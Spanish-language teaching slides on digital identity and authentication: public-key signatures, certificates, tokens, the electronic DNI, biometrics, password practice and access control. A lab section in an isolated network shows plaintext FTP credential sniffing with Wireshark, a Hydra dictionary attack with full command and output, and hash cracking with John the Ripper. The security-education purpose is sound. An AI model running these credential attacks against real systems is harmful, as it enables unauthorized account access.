


Identificación... Autenticación:

Sistemas de clave pública:

Los sistemas de criptografía de clave pública, o asimétricos, se basan en el uso de dos claves: la clave privada o secreta, que sólo conoce el propietario, y la clave pública, la cual, como su nombre indica, puede ser conocida por otras entidades sin que esto tenga consecuencias en la seguridad del sistema. En cambio, la clave privada debe estar perfectamente custodiada. El uso de la clave pública o la clave privada depende de la operación a realizar:

- Confidencialidad en mensaje que el emisor envía al receptor, es decir, que ningún otro usuario pueda conocer el contenido del mensaje, el emisor usará la clave pública del receptor, que cualquier usuario puede conseguir. Cuando el receptor reciba el mensaje, usará su correspondiente clave privada para acceder a su contenido. La clave privada debería estar protegida mediante contraseña.
- Autenticidad en mensaje que el emisor manda al receptor, firma electrónica. El emisor usa su clave privada para firmar el mensaje, esta operación solo la puede realizar el poseedor de la clave privada. Cuando el receptor recibe el mensaje comprobará la validez de la firma. En primer lugar, deberá obtener la clave pública del emisor y, a continuación, realizará la operación inversa a la firma (verificación)



Identificación... Autenticación:

La firma electrónica garantiza que:

- Nadie ha transformado el mensaje firmado. Asegura la integridad del mensaje. El simple hecho de modificar algo no corresponde con una verificación correcta.
- El mensaje lo ha firmado el emisor, asegurando la identidad del firmante, ya que sólo la puede llevar a cabo el propietario de la clave privada.
- Ante una tercera parte, como el único que conoce la clave privada es el emisor puede demostrarse que quien firmó el mensaje fue éste, por lo que no podrá repudiar la firma electrónica realizada del mensaje.

A stylized handwritten signature in black ink, appearing to read 'Conquedo' followed by a question mark.

Document signed electronically by John Doe
August 7 2012 11:22 AM

Signature



Identificación... Autenticación:

Autenticidad de la clave pública:

El certificado electrónico permite afirmar que una clave pública se corresponde con una entidad. Éste certificado contiene básicamente la identidad, el período de validez, la clave pública y el nombre del emisor del certificado.

El emisor del certificado, normalmente las autoridades de certificación, permiten gestionar las claves y certificados dando confianza y validando así las claves públicas que certifica.

Los sistemas informáticos disponen de unas entidades emisoras de certificación de confianza, que son reconocidas por la mayoría de software criptográfico, por lo que se dispone de un almacén de certificados de confianza. Si algún emisor no estuviese en esa lista de autoridades de confianza que posee el sistema, es el usuario quien decide si acepta al emisor del certificado o no, validando su autenticidad.

Identificación... Autenticación:

Dispositivos de usuario:

Un token es un dispositivo, normalmente pequeño, que permite autenticar la identidad. Actualmente se disponen de diversas formas, entre las que destacamos:

- El token almacena un valor y sólo se permite el acceso si se introduce correctamente un PIN. La información almacenada está cifrada y el controlador descifra dicha información.
- El token por sí mismo permite introducir un valor a través de un teclado numérico.
- El token responde a un reto criptográfico que es enviado por el sistema de identificación. Similar al reto-respuesta.
- El token contiene un valor que permite identificarlo mediante algún lector.

El hecho de que el token sea independiente del equipo conlleva que en cualquier momento éste pueda ser robado, por lo que es un condicionante a la hora de la seguridad.

Identificación... Autenticación:

Otra forma de token sería la que se caracterizan por llevar un chip integrado en el cual se almacena la información, es la tarjeta inteligente. Además de poder almacenar información permite realizar las operaciones criptográficas necesarias para cifrar y descifrar la información. Hoy en día se utilizan constantemente y se han convertido en un medio de pago muy habitual y como tarjetas SIM de los dispositivos móviles.

Un ejemplo claro de este último tipo de token es el DNI electrónico (DNLe), que permite almacenar de forma segura la información y permite:

El DNLe es una tarjeta inteligente capaz de guardar de forma segura información y de procesarla internamente. Esta propiedad permite las acciones siguientes:

- Certificar electrónicamente la identidad de una persona de forma segura.
- Permite firmar digitalmente documentos electrónicos, con lo que esto conlleva.

Identificación... Autenticación:

El DNle contiene información muy importante del usuario, ya que puede contener sus datos personales, datos del certificado personal, datos biométricos, por lo que su pérdida o su robo podrían comprometer la seguridad del usuario. Para ello, este dispositivo debe de tener una seguridad que impida la lectura de los datos vistos anteriormente a través de los lectores de tarjetas

El chip que contiene el DNle permite:

- Una zona pública accesible sin limitaciones de seguridad que contiene básicamente el certificado del emisor.
- Una zona privada sólo accesible a través de la clave de acceso que conoce el usuario. Contiene el certificado de autenticación y el de firma.
- Una zona de seguridad que el usuario puede acceder desde los distintos puntos que permiten actualizar el DNle. Contiene los datos del DNI, foto y firma escaneada del usuario.

Identificación... Autenticación:

Biometría

La biometría permite aplicar las matemáticas y la informática para identificar usuarios a través de los rasgos físicos de éste. Para ello, el usuario previamente ha de registrar una o más características físicas o de conducta y almacenarlas en una base de datos, si a la hora de comprobar la identificación no corresponde con los datos previamente registrados no se permite el acceso al sistema.

Los rasgos biométricos más utilizados son:

- Huellas dactilares. Alta fiabilidad.
- Ojo. Fiabilidad muy alta.
- Forma de la mano. Fiabilidad baja. Se pueden recrear mediante un molde.
- Cara. Alta fiabilidad en 3D, Fiabilidad baja en 2D.
- Voz. Buena fiabilidad siempre y cuando se tomen varias muestras del usuario.

Estas características son algunas de las que podemos utilizar, aunque una combinación de ellas proporciona más seguridad y, si se combinan con contraseña, sería todavía mejor.

Ciclo de vida de la identidad digital...

El ciclo de vida de la identidad digital viene determinado por tres etapas:

- Creación o alta,
- Autenticación y uso,
- Eliminación o baja.

Ciclo de vida de la identidad digital... Alta:

El proceso de alta de la identidad digital es el paso previo para el acceso o uso de un servicio como puede ser una red social, un correo electrónico, acceso a un banco, ...

El alta de la identidad digital se puede realizar de varias formas:

- No presencial. Mediante la asignación de un nombre de usuario y contraseña.
- Presencial. Por motivos de seguridad se requiere la presencia del usuario para identificar y autenticarlo para poder asignarle la información necesaria de acceso.

En el proceso de alta presencial el propio usuario es el encargado de identificar y autenticar la información, por lo que no será necesaria una información extra. En cambio, en la forma no presencial, se deben de tomar algunas medidas extra para poder garantizar la autenticación e identificación del usuario, ya sea a través del envío de un correo electrónico con un enlace para confirmar el alta, mediante el uso de teléfonos móviles al que se le envía un código para introducirlo en el proceso de alta. O también, mediante la comprobación de datos para aquellos servicios en los que el usuario previamente ha mantenido algún tipo de relación.

Además de puede realizar la petición de un captcha, que es una prueba que a priori sólo lo puede realizar el usuario y no un programa u ordenador, para que un sistema no pueda dar de alta varios usuarios y así poder bloquear el servicio. Muy utilizado últimamente a la hora de rellenar formularios.

Ciclo de vida de la identidad digital... Alta:

A la hora de crear el usuario, se necesita una contraseña para poder autenticar y verificar que el usuario es quien dice ser.

Los problemas que nos podemos encontrar es que dicha contraseña puede sufrir distintos tipos de ataques con los que poder averiguar y suplantar la identidad. Estos ataques son:

- Fuerza bruta. Consiste en probar todas las posibles combinaciones de caracteres hasta encontrar el valor correcto.
- Búsqueda inteligente. Consiste en buscar las contraseñas a partir de un diccionario de palabras que podrían ser las contraseñas.

Ciclo de vida de la identidad digital... Alta:

Algunos consejos para crear una contraseña robusta son:

- Cambiar la contraseña que viene definida por defecto.
- Longitud de la contraseña máxima, así como combinación de letras (mayúsculas y minúsculas), números y caracteres especiales.
- No usar contraseñas que puedan relacionar al usuario (número de teléfono, nombre de la mascota, lugar de nacimiento, ...).
- Uso de comprobadores de seguridad de contraseña para ver la relación de seguridad que se establece.
- Forzar periódicamente el cambio de contraseña.
- Permitir un número máximo de intentos fallidos.
- Solicitar códigos de autorización de un solo uso en aquellas operaciones de más seguridad (segundo factor de autenticación).

Estos consejos los podemos aplicar a la mayoría de servicios, aunque siempre el eslabón más débil de la cadena es el usuario, por lo que el robo de la contraseña a través de ingeniería social es muy fácil. Por ello, hay que concienciar al usuario a mantener en secreto dicha información y asegurar una política de seguridad en las empresas o particulares.

Ciclo de vida de la identidad digital... Autenticación:

Una vez el usuario ya realizado el proceso de alta, éste ya puede autenticarse en el servicio, y poder utilizarlo, según los permisos obtenidos.

Un sistema debe conocer que el usuario se ha autenticado y que se encuentra en una sesión activa. Los sistemas operativos ya tienen mecanismos que permiten dicho control, pero en un entorno web se debe de realizar a través de las cookies de sesión, siendo una cookie un fichero de texto que el servidor web almacena transparentemente en la máquina cliente. Las cookies almacenan información del usuario y permite manejar las sesiones de los usuarios autenticados a través de un número de sesión, que permite asociar al usuario y la sesión activa.


A la hora de introducir las contraseñas normalmente se realizan en texto plano. Esta información debe de estar almacenada en una base de datos custodiada para impedir su robo, ya que si se produjera tal robo pondría en un compromiso a la empresa y a los usuarios registrados. Por ello, normalmente no se almacenan en texto plano, sino que se almacena un resumen de ésta, lo que llamamos hash. El usuario al introducir la contraseña en plano, se le realiza un proceso de cálculo y el valor obtenido se comprueba con la información almacenada en la base de datos. Si coincide con el resumen almacenado se permite el acceso y si no coincide se deniega. Este proceso de resumen puede ser más complejo, pero la idea es que solamente existe una posible combinación que refleje el resumen de un texto en plano, y no se puede obtener el texto en plano a raíz de aplicar alguna función al resumen (hash). Actualmente existen diversas funciones de resumen como SHA1, SHA2, ...

Ciclo de vida de la identidad digital... Autenticación:

Desde Kali Linux disponemos de varias herramientas que nos permiten calcular dicho hash. A continuación, se muestran varios hashes de la cadena “Ejemplo de hash”. Puede observarse la longitud variable dependiendo de la función resumen utilizada.


A continuación, se muestra un ejemplo de captura de credenciales en texto plano a la hora de conectarse al servicio FTP. Para ello en un entorno controlado hemos creado el siguiente escenario: en una máquina hemos instalado el programa Easy File Sharing FTP Server, que permite crear rápidamente un servidor FTP, que nos permite configurar usuarios, grupos y dotarlos de una mínima seguridad, para compartir archivos.

```
root@kali:~# echo Ejemplo de hash
Ejemplo de hash
root@kali:~# echo Ejemplo de hash | shasum
3d668484ecb33cb0112ed41a9ef6c478749026fb -
root@kali:~# echo Ejemplo de hash | sha256sum
fd392ced706358cfc7c446703348c580b74517ec37a280e7bb1933131918a9a -
root@kali:~# echo Ejemplo de hash | sha512sum
22926b6922c0e1fff25989c8c536262b18ac2dc20a418db764f99f3dbdfb0108a6118e74f50fae65761bfaa222fa5a90e8a76c0b00bfd3e
```




Ciclo de vida de la identidad digital... Autenticación:

Una vez configurado y creado los usuarios/ grupos y dotarlos de contraseñas robustas, accedemos desde otra máquina mediante web o a través de algún cliente FTP a la URL utilizada para el servidor FTP. Al acceder nos solicita el nombre de usuario y contraseña. Antes de introducir el usuario y password, mediante un sniffer, Wireshark, activamos la captura de todo el tráfico que se genera en la red. Introducimos un usuario y contraseña válida y comprobamos que accede.



Ciclo de vida de la identidad digital... Autenticación:

Detenemos la captura del tráfico y al realizar un filtro del protocolo ftp podemos observar rápidamente la información en plano del usuario y la contraseña introducida anteriormente. Esto supone un grave problema ya que un usuario malintencionado podría estar esnifando el tráfico y capturar las credenciales fácilmente. Para ello, se recomienda siempre usar protocolos seguros http, sftp,



The image shows a Wireshark 1.12.6 interface with a filter set to 'ftp'. The packet list displays several FTP-related packets. The packet details pane shows the structure of a frame, including Ethernet II, Internet Protocol Version 4, and File Transfer Protocol (FTP). The packet bytes pane shows the raw data of the selected packet.

No.	Time	Source	Destination	Protocol	Length	Info
10	9.704321000	192.168.10.176	192.168.10.170	FTP	78	Request: USER admin
11	9.706183000	192.168.10.170	192.168.10.176	FTP	99	Response: 331 username ok, need password.
13	9.720815000	192.168.10.176	192.168.10.170	FTP	78	Request: PASS admin
14	9.721811000	192.168.10.170	192.168.10.176	FTP	96	Response: 230 User logged in. proceed.
15	9.722433000	192.168.10.176	192.168.10.170	FTP	72	Request: SYST
16	9.723474000	192.168.10.170	192.168.10.176	FTP	77	Response: 215 UNIX.
17	9.723637000	192.168.10.176	192.168.10.170	FTP	72	Request: FEAT
18	9.724356000	192.168.10.170	192.168.10.176	FTP	96	Response: 502 Command not implemented.

Frame 10: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface 0

- Ethernet II, Src: Vmware_33:0f:3e (00:50:56:33:0f:3e), Dst: Vmware_08:f7:34 (00:0c:29:08:f7:34)
- Internet Protocol Version 4, Src: 192.168.10.176 (192.168.10.176), Dst: 192.168.10.170 (192.168.10.170)
- Transmission Control Protocol, Src Port: 52018 (52018), Dst Port: 21 (21), Seq: 1, Ack: 1, Len: 12
- File Transfer Protocol (FTP)

0000 00 0c 29 08 f7 34 00 50 56 33 0f 3e 08 00 45 00 ...4.P V3o>..E.
0010 00 40 14 5e 40 00 40 06 8f af c0 a8 0a b0 c0 a8 ..@.*@.
0020 0a aa cb 32 00 15 74 f4 23 95 b0 05 d6 2c 80 18 ...2..t. #.....
0030 00 1d 96 dd 00 00 01 01 08 0a 02 8f 7d 4a 03 88}J..
0040 e8 bc 55 53 45 52 20 61 64 6d 69 6e 0d 0a ..USER a dmin..

File: /tmp/wireshark_pcapng_eth0.2... Packets: 83 · Displayed: 28 (33.7%) · Dropped: 0 (0.0%) Profile: Default

Ciclo de vida de la identidad digital... Autenticación:

El ataque por diccionario implica tener un archivo normalmente grande que tenga los usuarios y contraseñas, o alguno de ellos solamente, a comprobar. Básicamente lo que hace es combinar los usuarios existentes con las contraseñas e ir probando combinaciones.

A continuación, se puede observar el ataque de diccionario online mediante la herramienta Hydra disponible en Kali Linux, a un servicio FTP que disponemos en una máquina remota.

Este tipo de ataque necesita que el dispositivo o servicio se encuentre en línea, para de esta forma poder establecer una comunicación con el mismo, en la que se intentan averiguar credenciales válidas estudiando el tipo de respuestas obtenidas por cada una de las peticiones que se le realizan.

Hemos creado un diccionario básico con varias cadenas de caracteres para nuestro ejemplo, pero podríamos utilizar los que vienen predeterminado en Kali (/usr/share/wordlists/), descargarnos alguno de Internet e incluso crearlo nosotros mismo con diversas herramientas como crunch.



Ciclo de vida de la identidad digital... Autenticación:

Para poder realizar el ataque configuramos los parámetros -L y -P que le indican el archivo que contiene las palabras que utilizará como combinación para poder encontrar las credenciales válidas. Además, le indicamos el servicio que queremos atacar, ya sea http, ssh, ... en nuestro caso ftp. Por último, utilizamos el parámetro -V para poder observar las combinaciones que realiza, esto no es necesario, ya que si no lo utilizamos lo realiza de todas formas y nos indica al final que combinación es la correcta.

```
root@kali:~/Escritorio# hydra -L diccionario.txt -P diccionario.txt 192.168.10.170 ftp -V
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-12-09 09:27:29
[DATA] max 16 tasks per 1 server, overall 64 tasks, 16 login tries (l:4/p:4), ~0 tries per task
[DATA] attacking service ftp on port 21
[ATTEMPT] target 192.168.10.170 - login "pass" - pass "pass" - 1 of 16 [child 0]
[ATTEMPT] target 192.168.10.170 - login "pass" - pass "1234" - 2 of 16 [child 1]
[ATTEMPT] target 192.168.10.170 - login "pass" - pass "admin" - 3 of 16 [child 2]
[ATTEMPT] target 192.168.10.170 - login "pass" - pass "" - 4 of 16 [child 3]
[ATTEMPT] target 192.168.10.170 - login "1234" - pass "pass" - 5 of 16 [child 4]
[ATTEMPT] target 192.168.10.170 - login "1234" - pass "1234" - 6 of 16 [child 5]
[ATTEMPT] target 192.168.10.170 - login "1234" - pass "admin" - 7 of 16 [child 6]
[ATTEMPT] target 192.168.10.170 - login "1234" - pass "" - 8 of 16 [child 7]
[ATTEMPT] target 192.168.10.170 - login "admin" - pass "pass" - 9 of 16 [child 8]
[ATTEMPT] target 192.168.10.170 - login "admin" - pass "1234" - 10 of 16 [child 9]
[ATTEMPT] target 192.168.10.170 - login "admin" - pass "admin" - 11 of 16 [child 10]
[ATTEMPT] target 192.168.10.170 - login "admin" - pass "" - 12 of 16 [child 11]
[ATTEMPT] target 192.168.10.170 - login "" - pass "pass" - 13 of 16 [child 12]
[ATTEMPT] target 192.168.10.170 - login "" - pass "1234" - 14 of 16 [child 13]
[ATTEMPT] target 192.168.10.170 - login "" - pass "admin" - 15 of 16 [child 14]
[ATTEMPT] target 192.168.10.170 - login "" - pass "" - 16 of 16 [child 15]
[21][ftp] host: 192.168.10.170 login: admin password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-12-09 09:27:32
root@kali:~/Escritorio#
```

Ciclo de vida de la identidad digital... Autenticación:

Como puede observarse en este ejemplo, la combinación que ha conseguido acceder y validarse en el servicio ftp es admin/admin. Si se tuviera un diccionario enorme con las posibles combinaciones de un posible objetivo más posibilidades de acceso se tendría.

También se puede realizar un ataque de tipo offline, para ello lo que se necesita es de alguna manera almacenar el archivo con las credenciales y así poder realizar un ataque sin tener que estar conectado al objetivo.

En este tipo de ataque, resulta necesario establecer contacto con el dispositivo o servicio sólo una única vez, normalmente en la que se establece la comunicación cifrada y se obtiene un hash que se almacena de manera local para posteriormente, como hemos comentado anteriormente, realiza el proceso de ataque.

Una herramienta que nos permite identificar un hash en Kali Linux es hash-identifier. Una vez introducido el hash nos muestra que tipo de hash podría ser.

Una vez identificado podríamos utilizar alguna herramienta para atacar contraseñas como puede ser John The Ripper. Esta herramienta permite realizar ataques de fuerza bruta y de diccionario.

Ciclo de vida de la identidad digital... Autenticación:

En el siguiente ejemplo vemos cómo funciona John The Ripper a la hora de crackear contraseñas. Existen varios modos de ejecución single, wordlist, incremental y external dependiendo del tipo de actuación y características de combinaciones posibles.

```
root@kali:~/Escritorio# cat hashes.txt
fc8252c8dc55839967c58b9ad755a59b61b67c13227ddae4bd3f78a38bf394f7
root@kali:~/Escritorio# hash-identifier

#####
#                                     #
#                               #
#       W      E              L   R     #
#       / \    / \            / \   / \  #
#      /   \  /   \          /   \ /   \ #
#     /_____\/_\_____\        /_____\/ #
#                                v1.1 #
#                                 By Zion3R #
#                               www.Blackexploit.com #
#                             Root@Blackexploit.com #
#####

-----
HASH: fc8252c8dc55839967c58b9ad755a59b61b67c13227ddae4bd3f78a38bf394f7

Possible Hashes:
[+] SHA-256
[+] Haval-256

Least Possible Hashes:
[+] GOST R 34.11-94
[+] RIPEMD-256
[+] SNEFRU-256
[+] SHA-256(HMAC)
[+] Haval-256(HMAC)
```

```
root@kali:~/Escritorio# john --wordlist=/root/Escritorio/diccionario.txt hashes.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
123abc.- (root)
lg 0:00:00:00 DONE (2016-12-09 10:30) 14.28g/s 57.14p/s 57.14c/s 57.14C/s pass..123abc.-
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Escritorio#
```

Ciclo de vida de la identidad digital... Autenticación:

En este ejemplo se ha utilizado un diccionario con las secuencias de caracteres a comparar.

Un atacante podría utilizar keyloggers, que permiten la captura de las pulsaciones de teclado para enviarlas al atacante y así obtener información con fines maliciosos. Por eso, cada día se utilizan más teclados virtuales, en los que cambian de posición los caracteres y así poner más difícil la captura de las contraseñas.

Otra forma de identificarse es la utilización de los certificados que dotan de seguridad la capa de transporte con la que se proporciona confidencialidad entre cliente y servidor, autenticidad del servidor e integridad de la información. Se utilizan principalmente para el envío de correo electrónico y en la mayoría de web actualmente, son los protocolos y especificaciones SSL/TLS/WTLS. El uso en un sitio web seguro permite crear un canal de comunicación cifrado entre el cliente y el servidor. Además, hoy en día en la mayoría de los servicios por Internet se necesitan autenticación. Como hemos comentado anteriormente el hecho de repetir contraseñas para distintos servicios es un problema de seguridad si se ataca uno de ellos y se obtiene la contraseña, poniendo en riesgo la seguridad del usuario en los otros servicios.

Los sistemas Single Sign On permiten al usuario el acceso a varios servicios o sistemas en una instancia de autenticación inicial. Con esto se soluciona el hecho de que tengan que usar múltiples nombres de usuario y contraseñas.

Ciclo de vida de la identidad digital... Eliminación:

Eliminación de usuarios

La última fase del ciclo de vida de una identidad digital es la eliminación del usuario, es decir, cuando un usuario no quiere seguir utilizando un servicio debe darse de baja.

La baja se puede realizar a través del administrador de sistema. En una empresa es el propio administrador quien realiza esta operación, pero en los servicios por Internet la tarea es automática, a petición del usuario mediante el envío de un correo electrónico o directamente en el propio servicio, o se elimina al no realizar actividad durante un tiempo.

En los certificados electrónicos se puede dar de baja a petición del interesado al emisor del certificado o porque ha caducado y su periodo de validez ha finalizado.

Control de acceso... Introducción:

El control de acceso permite la restricción de acceso a determinados recursos, ya sea para proteger o asegurarlos de un uso indebido por parte de aquellos que no disponen de los permisos necesarios.

Controlar el acceso conlleva un control de acceso físico, pero además hoy en día también un control de acceso lógico o virtual, es lo que se denomina políticas de acceso.

El control de acceso alcanza mecanismos de autenticación, autorización y auditoría. Sus principales objetivos son proteger los datos y recursos frente al acceso no autorizado y una modificación no autorizada, a la vez que garantizar el acceso de los usuarios legítimos. Para ello se controlan todos los accesos al sistema y sus recursos, y permitiendo sólo los autorizados.

Los sistemas de control de acceso deben de monitorizar todas las solicitudes de recursos estableciendo los siguientes requisitos:

- Firmeza frente a alteraciones, detectándose si se producen.
- El acceso siempre se debe realizar a través del sistema de control.
- La seguridad del sistema debe de concentrarse en un único punto.
- Tamaño reducido para permitir la prueba formal de su seguridad.

Control de acceso... Fases del desarrollo:

Un sistema de control se desarrolla en las siguientes fases:

1. Definición de las políticas de seguridad: Se establecen el conjunto de reglas que regulen el acceso de los recursos del sistema de forma abstracta.
2. Representación mediante un modelo formal el conjunto de reglas y su funcionamiento.
3. Implementación de los mecanismos de seguridad mediante el uso de lenguajes de programación.
